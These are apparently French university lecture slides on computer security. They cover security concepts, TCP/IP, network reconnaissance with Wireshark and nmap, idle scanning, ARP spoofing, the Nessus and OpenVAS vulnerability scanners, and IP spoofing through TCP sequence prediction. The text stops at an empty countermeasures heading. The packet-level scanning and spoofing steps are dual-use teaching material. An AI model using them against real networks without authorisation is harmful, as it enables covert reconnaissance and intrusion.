Cours : Sécurité Informatique

Dr. Khaled HAMOUID
Département d'informatique
Université de Batna 2
Contact : k.hamouid@univ-batna2.dz

Contenu de la matière

- **Partie I: Concepts généraux sur la sécurité informatique** (Présentiel)
  - Aspects généraux de la sécurité
  - Rappel sur les réseaux TCP/IP
  - Vulnérabilités des systèmes informatiques et méthodes d'attaque
- **Partie II: Mesures et techniques de défense** (Hybride)
  - Les systèmes de filtrage de paquets (pare-feux)
  - Les systèmes de détection/prévention d'intrusion (IDS/IPS)
  - La détection d'intrusion, NIDS/HIDS, Snort
  - L'infrastructure à clé public (PKI) et les certificats
  - Les protocoles de sécurité dans les réseaux TCP/IP
    - IPsec, TLS/SSL
  - Le contrôle d'accès

Références

- William Stallings, Cryptography and Network Security: Principles and Practice, 6th edition
- Cédric Llorens, Laurent Levier, Denis Valois, Benjamin Morin, Tableaux de bord de la sécurité réseau, 3ème édition
- Charles P. Pfleeger *et al.*, Security in Computing, 5th edition
- Joseph Migga Kizza, Guide to Computer Network Security

Introduction

Evolution de l'informatique et problèmes de sécurité

- 1980/1990: Micro-ordinateurs, Serveurs, …
  - Disponibilité, pannes
- 1990/2000: Systèmes informatisés, Internet
  - Virus, Spams, Vers, …
- 2000/2019: Applications distribuées, Cloud, E-commerce, réseaux sociaux, …
  - DDOS, Botnets, ransomwares, …

Chapitre I

Aspects généraux sur la sécurité informatique

Sécurité informatique ?

Quoi ?

« *La sécurité informatique consiste à garantir que les ressources matérielles ou logicielles d'une organisation sont uniquement utilisées dans le cadre prévu* » JF Pillou

Sécurité informatique ?

Quoi ?

« *La sécurité informatique consiste à garantir que les ressources matérielles ou logicielles d'une organisation sont uniquement utilisées dans le cadre prévu* » JF Pillou

But ?

Préserver la confidentialité, la disponibilité et l'intégrité des ressources d'un système

Sécurité informatique ?

Quoi ?

« *La sécurité informatique consiste à garantir que les ressources matérielles ou logicielles d'une organisation sont uniquement utilisées dans le cadre prévu* » JF Pillou

But ?

Préserver la confidentialité, la disponibilité et l'intégrité des ressources d'un système

Comment ?

- Analyse de vulnérabilités et d'attaques
- Mise en œuvre de moyens humains, organisationnels et techniques en prévention de la menace

Sécurité informatique ?

But ?

Préserver la confidentialité, la disponibilité et l'intégrité des ressources d'un système

Comment ?

- Analyse de vulnérabilités et d'attaques
- Mise en œuvre de moyens humains, organisationnels et techniques en prévention de la menace

Pourquoi ?

La valeur des biens, des données et des services informatisés

Si ces données et services sont perdus, volés ou altérés, quelles seront les conséquences ?

Sécurité informatique ?

Vulnérabilité des systèmes & cyberattaques

(Sécurité offensive)

Techniques de protection

(Sécurité défensive)

Notions de base

- **Vulnérabilité, brèche ou faille**
  - Est une faiblesse dans un système informatique, permettant à un attaquant de nuire à ce système, c'est-à-dire à son fonctionnement normal, à la confidentialité et l'intégrité des données qu'il contient.
- **Menace:**
  - Danger possible
  - Type d'action malveillante possible
- **Exploit:**
  - Est un programme (script) exploitant une vulnérabilité dans un système ou dans un logiciel pour mener une attaque.

Notions de base

- **Payload (charge utile)**
  - Script ou programme exécutant sur une machine cible des actions malveillantes (destructions/vol de données, déni de services, etc.)
- **Contremesures:**
  - ensemble des actions mises en œuvre en prévention de la menace.
- **Patch:**
  - Correctif de la vulnérabilité par mise à jour.
- **Risque:**
  - Une équation simple

$$Risque = \frac{Menace \times Vulnérabilité}{Contre\ mesure} \times impact$$

Types de vulnérabilités des systèmes

- **Vulnérabilités humaines**
  - Négligence, manque de compétences
  - Ingénierie sociale
  - Exemple :
    - *Supports amovibles ou sauvegardes jetées à la poubelle sans être détruites au préalable.*
- **Vulnérabilités de mise en œuvre**
  - Mauvaises configuration
  - Mauvaise manipulation
  - Exemple :
    - Désactivation de pare-feux, ouverture de ports inutiles

Types de vulnérabilités des systèmes

- **Vulnérabilités technologiques**
  - Hardware, logiciel et réseau
  - Mauvaise conception
  - Erreur d'implémentation (Bugs)
  - Exemple :
    - Erreur de dépassement de tampon
    - injection SQL
    - cross site scripting
- **Vulnérabilités organisationnelles**
  - Manque de documents formels, de procédures, de manuels de travail de validation et de maintenance suffisamment détaillés pour faire face aux problèmes de sécurité
    - Manque de procédures en cas d'anomalies, de pannes, etc.


cyber-attaque ?

Une attaque informatique (cyberattaque) est une activité malveillante qui consiste à exploiter une vulnérabilité d'un système informatique à des fins généralement préjudiciables. (W. Stallings)

cyber-attaque ?


Une attaque informatique (cyberattaque) est une **activité malveillante** qui consiste à **exploiter** une **vulnérabilité** d'un système informatique à des fins généralement préjudiciables. (W. Stallings)

Attaques passives



- Écoute et interception sans altération
- Motivation: récupération d'informations utiles, confidentielles, etc.
- Deux types
  - Analyse de trafic
  - Accès aux données confidentielles
- Difficile à détecter

Attaques actives




- Provoquer une altération
  - Modification
  - Usurpation
  - Rejeu de messages
  - Déni de service

cyber-attaque ?

- Black hat hacking
  - Attaques à effet malveillant
  - ***But:*** destruction, vol, sabotage, détournement
- White hat hacking (ethical hacking/piratage éthique)
  - Simuler des attaques à effet non malveillant
  - ***But:*** test de pénétration/intrusion, analyse de vulnérabilités, évaluation de l'impact d'une attaque

Scenarios typiques de menaces




Protection contre les cyberattaques

- Sécurité défensive:
  - Mesurer les risques et déterminer les failles
  - Elaboration d'une politique de sécurité
  - Mise en œuvre des techniques de défenses
- Techniques
  - Test d'intrusion/analyse de vulnérabilités
  - Filtrage de paquets (parfeux)
  - Contrôle d'accès, IDS
  - Détection de code malicieux (Virus, ver, trojan,…)
  - Cryptographie: chiffrement, signatures numériques, …etc
  - VPN, Ipsec, TLS/SSL, etc.

Conditions de base de la sécurité

1) **Confidentialité**
2) **Authentification**
3) **Intégrité**
4) **Non-repudiation**
5) **Disponibilité**
6) **Contrôle d'accès**


Attaques (Méthodologie)




Analyse de la cible

- Écoute réseau (Sniffing): capturer les trames échangées
  - Outils : Wireshark, tcpdum, etc.
- Scan de ports : détecter les services (applications) en écoute
  - Outils : nmap: nessus, etc.
- Cartographie de réseau: Adressage IP, routeurs, noms de domaine,…
- Recherche de vulnérabilités: détecter les failles présentes
  - Outils: nessus, OpenVas, metasploit, base de données publiques, etc.

Rappel TCP/IP




Etablissement de connexion TCP: Three-way Handshake




Etablissement de connexion TCP: Three-way Handshake

x=1, y=1




Libération d'une connexion TCP: Fermeture négociée




ICMP (Internet Control Message Protocol)

- ICMP est utilisé pour échanger des messages de contrôle / d'erreur sur la livraison de datagrammes IP
- ICMP est encapsulé dans le datagrame IP



ARP: Résolution @ IP<-->MAC

```
hosta# arp -a
hosta# ping 192.168.1.10
8:0:46:7:4:a3  ff:ff:ff:ff:ff:ff arp 60: arp who-has 192.168.1.10 tell 192.168.1.100
0:1:3:1d:98:b8 8:0:46:7:4:a3     arp 60: arp reply 192.168.1.10 is-at 0:1:3:1d:98:b8
```




Méthodes d'analyse de la cible/du réseau

- Écoute réseau (Sniffing): capturer les trames échangées
  - Outils : Wireshark, tcpdum, etc.
- Scan de ports : détecter les services (applications) en écoute
  - Outils : nmap: nessus, etc.
- Recherche de vulnérabilités: détecter les failles présentes
  - Outils: nessus, metasploit, etc.


Le Sniffing (Ecoute du réseau)

- Interception de trafic transitant dans un LAN
  Servant à
  - Récupération de données confidentielles non chiffrées (MdP, etc.)
  - Identification des machines qui communiquent
  - Etc.




Le Sniffing (Ecoute du réseau)

- Outil de Sniffing: Wireshark



Le Sniffing (Ecoute du réseau)

- Écoute réseau switché
  - Usurpation d'adresse MAC du destinataire (ARP spoofing)
  - Activation du IP forwarding sur le Sniffer



Balayage d'hôtes (découverte d'hôtes)

- **Principe :**
  - Détection des @ IP des hôtes actifs
- **Outils** : Ping sweeps, Nmap, Nessus, …
- **Méthode:**
  - Exploiter ICMP et sa fonction *echo-request*
  - Diffuser un paquet icmp: **Echo-request**
  - Si **Echo-reply** reçu alors hôte accessible.

Scan de ports (Balayage de ports)

- **Principe :**
  - Détection des services en écoute (ports ouverts)
    - Services : http, ftp, ssh, etc.
- **Outils :**
  - Nmap, Nessus, …
- **Méthode:**
  - Exploiter le mode de connexion TCP (*3 way handshake*)
  - Envoyer un paquet de test (*probes*): **SYN**
  - Si **SYN/ACK** reçu alors ***port ouvert***
  - Si **RST** reçu, alors ***port fermé***

Scan de ports (Balayage de ports)

- **Exemple :** Pas de filtrage de paquets

$I \rightarrow V: SYN, Port\ DST = 21$
$V \rightarrow I: SYN\ /\ ACK$ (Port 21 en écoute)
Ou
$V \rightarrow I: RST$ (Port 21 est fermé)

Scan de ports (Balayage de ports)

Scan de ports furtif (Idle Scanning)

- **Principe:**
  - Passer par un hôte intermédiaire (hôte Idle) pour scanner les ports de la cible
  - Pas d'interaction entre l'attaquant et la cible
- **Méthode 1** (Sniffing de l'hôte Idel est possible)
  - L'attaquant envoie des paquets TCP SYN usurpés à la cible
  - La paquets semblent provenir de l'hôte Idle
  - La cible répond à l'hôte Idle:
    - Si l'Idle reçoit RST (port fermé), alors il n'envoie rien
    - Si l'Idle reçoit Syn/Ack (port ouvert), alors il envoie RST à la cible

Scan de ports (Balayage de ports)

Scan de ports furtif (Idle Scanning)

- **Principe:**
  - Passer par un hôte intermédiaire (hôte Idle) pour scanner les ports de la cible
  - Pas d'interaction entre l'attaquant et la cible
- **Méthode 1** (Sniffing de l'hôte Idel est possible)

(1) $I(Idle) \rightarrow V: SYN, @SRC = Idle, PDST = 80$
(2) $V \rightarrow Idle: RST$, **(Port 80 est fermé)**
ou
(2) $V \rightarrow Idle: SYN/ACK$ **(Port 80 est ouvert)**
(3) $Idle \rightarrow V: RST,$

Scan de ports (Balayage de ports)


Scan de ports furtif (Idle Scanning)

- **Méthode 2** (Sniffing de l'hôte Idel n'est pas possible)
  - Trouver une machine zombie ou muette (hôte Idle)
  - Envoyer SYN/ACK à Idle pour déterminer le numéro IPID actuel
  - Envoyer des paquets TCP SYN usurpés à la cible
  - La cible répond à l'hôte Idle:
    - Si l'Idle reçoit Syn/Ack (port ouvert), alors il envoie RST à la cible et incrémente son IPID
    - Si l'Idle reçoit RST (port fermé), alors il n'envoie rien et son IPID n'est pas incrémenté
  - Renvoyer SYN/ACK à Idle pour déterminer la nouvelle valeur de l'IPID
    - Si l'IPID est incrémenté, alors le port est ouvert, sinon, le port est fermé

Scan de ports (Balayage de ports)

Scan de ports furtif (Idle Scanning)

- **Méthode 2** (Sniffing de l'hôte Idel n'est pas possible)



(Source Image : Wikipedia)

Scan de ports (Balayage de ports)

Scan de ports furtif (Idle Scanning)

- **Méthode 2** (Sniffing de l'hôte Idel n'est pas possible)

(1) $I \rightarrow M: SYN\ /\ ACK\ seq = xxx$
(2) $M \rightarrow I: RST, seq = xxx$, ***IPID = 200***
(3) $I(M) \rightarrow V: SYN, SRC = M, PDST = 80,\ seq = 1$
(4) $V \rightarrow M: RST, seq = xxx$
(5) $I \rightarrow M: SYN\ /\ ACK\ seq = xxx$
(6) $M \rightarrow I: RST,\ seq = xxx$, ***IPID = 201*** **(Port 80 est fermé)**

Ou :
(4) $V \rightarrow M: SYN\ /\ ACK, seq = xxx$
(5) $M \rightarrow V: RST, seq = xxx$, ***IPID = 201***
(6) $I \rightarrow M: SYN\ /\ ACK\ seq = xxx$
(7) $M \rightarrow I: RST, seq = xxx$, ***IPID = 202*** **(Port 80 en écoute)**

Scan de ports (Balayage de ports)

❑Le scanneur *nmap*

- Permet de détecter localement ou à distance :
  - L'état des ports (ouvert | fermé | filtré) (scan de ports)
  - Les adresses ip des machines actives (découverte d'hôtes)
  - Le système d'exploitation et les services actifs (Fingerprinting)
- Méthode
  - Envoi de paquets de tests (*Probes*) sur les ports à scanner et analyse des réponses pour en conclure *l'état du port*.

Scan de ports (Balayage de ports)

❑Le scanneur *nmap*

- Etats des ports :
  - Ouvert
    - Port accessible, il accepte des connexions
  - Fermé
    - Port accessible , il n'accepte pas des connexions
  - Filtré
    - Nmap ne peut pas déterminer si le port est ouvert ou fermé, généralement protégé par Pare-feux.
  - Non-filtré
    - le port est accessible, nmap ne peut pas déterminer si le port est ouvert ou fermé.

Scan de ports (Balayage de ports)

❑Le scanneur de ports *nmap*

- Options de scan:
  - Découverte des hôtes
    - -sL: Liste simplement les cibles à scanner
    - -sP: Ping scan
  - Détection de service/version
    - -sV: Teste les ports ouverts pour déterminer le service en écoute et sa version
  - Détection de système d'exploitation
    - -O: Active la détection d'OS

Scan de ports (Balayage de ports)

❑Le scanneur *nmap*

- Méthodes de détection de l'état des ports:
  - -sS : Half Open SYN scan
    - Envoi d'un paquet SYN
    - Si réponse = SYN/ACK alors port ouvert, Si RST alors le contraire
  - -sN, -sF, -sX : NULL / FIN / XMAS scan
    - Dans certains OS, l'envoi de paquets sans aucun des SYN, RST, ACK activés provoque l'émission d'un RST (source: RFC 793).
    - Si réponse = RST alors port fermé, si pas de réponse alrs port ouvert. Si paquet erreur icmp alors port filtré
  - -sU : UDP scan
    - Services basés sur udp (DHCP, DNS, SNMP)
    - envoi d'un paquet udp sans données, si réponse icmp type 3 (port unreachable) alors port fermé, si pas de réponse alors port ouvert/filtré

Scan de ports (Balayage de ports)

- **Le scanneur de ports *nmap***
  - Exemple

```
bratchc2ddsktop bratch # nmap -T5 -sV -O localhost

Starting Nmap 4.53 ( http://insecure.org ) at 2008-03-12 19:07 GMT
Interesting ports on localhost (127.0.0.1):
Not shown: 1709 closed ports
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 2.0.5
22/tcp    open  ssh      OpenSSH 4.7 (protocol 2.0)
80/tcp    open  http     Apache httpd
443/tcp   open  ssl/http Apache httpd
10000/tcp open  http     Webmin httpd
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.17 - 2.6.21
Uptime: 0.136 days (since Wed Mar 12 15:52:05 2008)
Network Distance: 0 hops
Service Info: OS: Unix

Nmap done: 1 IP address (1 host up) scanned in 13.241 seconds
bratchc2ddsktop bratch #
```


Analyse de vulnérabilités

- Utilisation de scanneurs de vulnérabilité
  - Nessus, OpenVas
  - SAINT (***Security Administrator's Integrated Network Tool)***
- Consultation des bases de données répertoriant les vulnérabilités
  - ex : Insecure.org
- Consulter les CERT (cert.org)

Analyse de vulnérabilités

Nessus: Scanneur de vulnérabilité

- Basé sur une architecture client/serveur
- Système de plugins: effectue de réelles attaques et présente le résultat de ces attaques sous forme de rapports
- Modes de scan:
  - **Scan distant:** détecte les ports ouverts et effectue les attaques à distance
  - **Scan local:** se connecte à la machine cible et effectue un scan local
- **Nessus** est payant depuis 2005
- **OpenVas** a pris le relais (Licence GPL, Open-source)

Analyse de vulnérabilités

Nessus: Fonctionnement

- Détection des machines vivantes
- Balayage de ports (nmap, amap)
- Collecte d'informations
  - Type et version des divers services
  - Liste des packages installés (utilisation de SSH)
- Tests d'intrusion


Analyse de vulnérabilités

Nessus: exemples vulnérabilités

- Dépassement de tampon permettant la prise de contrôle à distance
- Mauvaises configurations (Ex: relais de messagerie ouvert)
- Non application des patchs de sécurité corrigeant les failles
- Mots de passes par defaults
- Services TCP faibles au Déni de Service


Analyse de vulnérabilités

Scanneur de vulnérabilité (Nessus)




Analyse de vulnérabilités

Scanneur de vulnérabilité OpenVas



Analyse de vulnérabilités

Scanneur de vulnérabilité OpenVas



Attaques informatique

- Méthodes
  - Attaques exploitant les protocoles de réseaux
    - IP spoofing, ARP spoofing, TCP syn flooding, session hijacking, …
  - Attaques exploitant les programmes
    - Xss, SQL injection, buffer overflow
  - Attaques exploitant le e-mail, les réseaux sociaux
    - Spaming (pourriel), Scaming (cyber-arnaques), Fishing (hameçonnage), hoax (canular informatique)
  - Attaques par codes malicieux
    - Virus, vers, trojan, trappes, spyware, rootkit, …..etc.
  - Attaques sur les algorithmes et protocoles cryptographiques
    - Cryptanalyse

Attaques exploitant les protocoles réseaux :
IP Spoofing (usurpation d'adresse IP)

- **Principe**
  - Une machine se fait passer pour une autre
  - Utilisation d'adresse IP forgées pour tremper une machine en acceptant des données factices
- **Effet**
  - Obtenir un accès
  - Brouiller les pistes
- **Vulnérabilité exploitée**
  - Authentification fondée sur l'adresse IP (Ex: rlogin, rsh).
- **Deux types :**
  - Non Blind Spoofing
  - Blind spoofing


Attaques exploitant les protocoles réseaux :
IP Spoofing

- **Non Blind Spoofing**
  - Accès au trafic échangé possible
    - prédiction des numéro des séquences TCP
    - forger un paquet TCP avec le flag ACK et le bon numéro d'acquittement

$I(B) \rightarrow A : SYN, seq = X$


$A \rightarrow B : SYN / ACK, seq = Y, ack = x + 1$

$I(B) \rightarrow A : ACK, ack = Y + 1$



Attaques exploitant les protocoles réseaux :
IP Spoofing

- **Blind Spoofing**
  - Accès au trafic échangé n'est pas possible
    - Prédiction d'un intervalle de séquences
    - Essayer tous les numéros de l'intervalle l'un après l'autre



Attaques exploitant les protocoles réseaux :

IP Spoofing

Parades

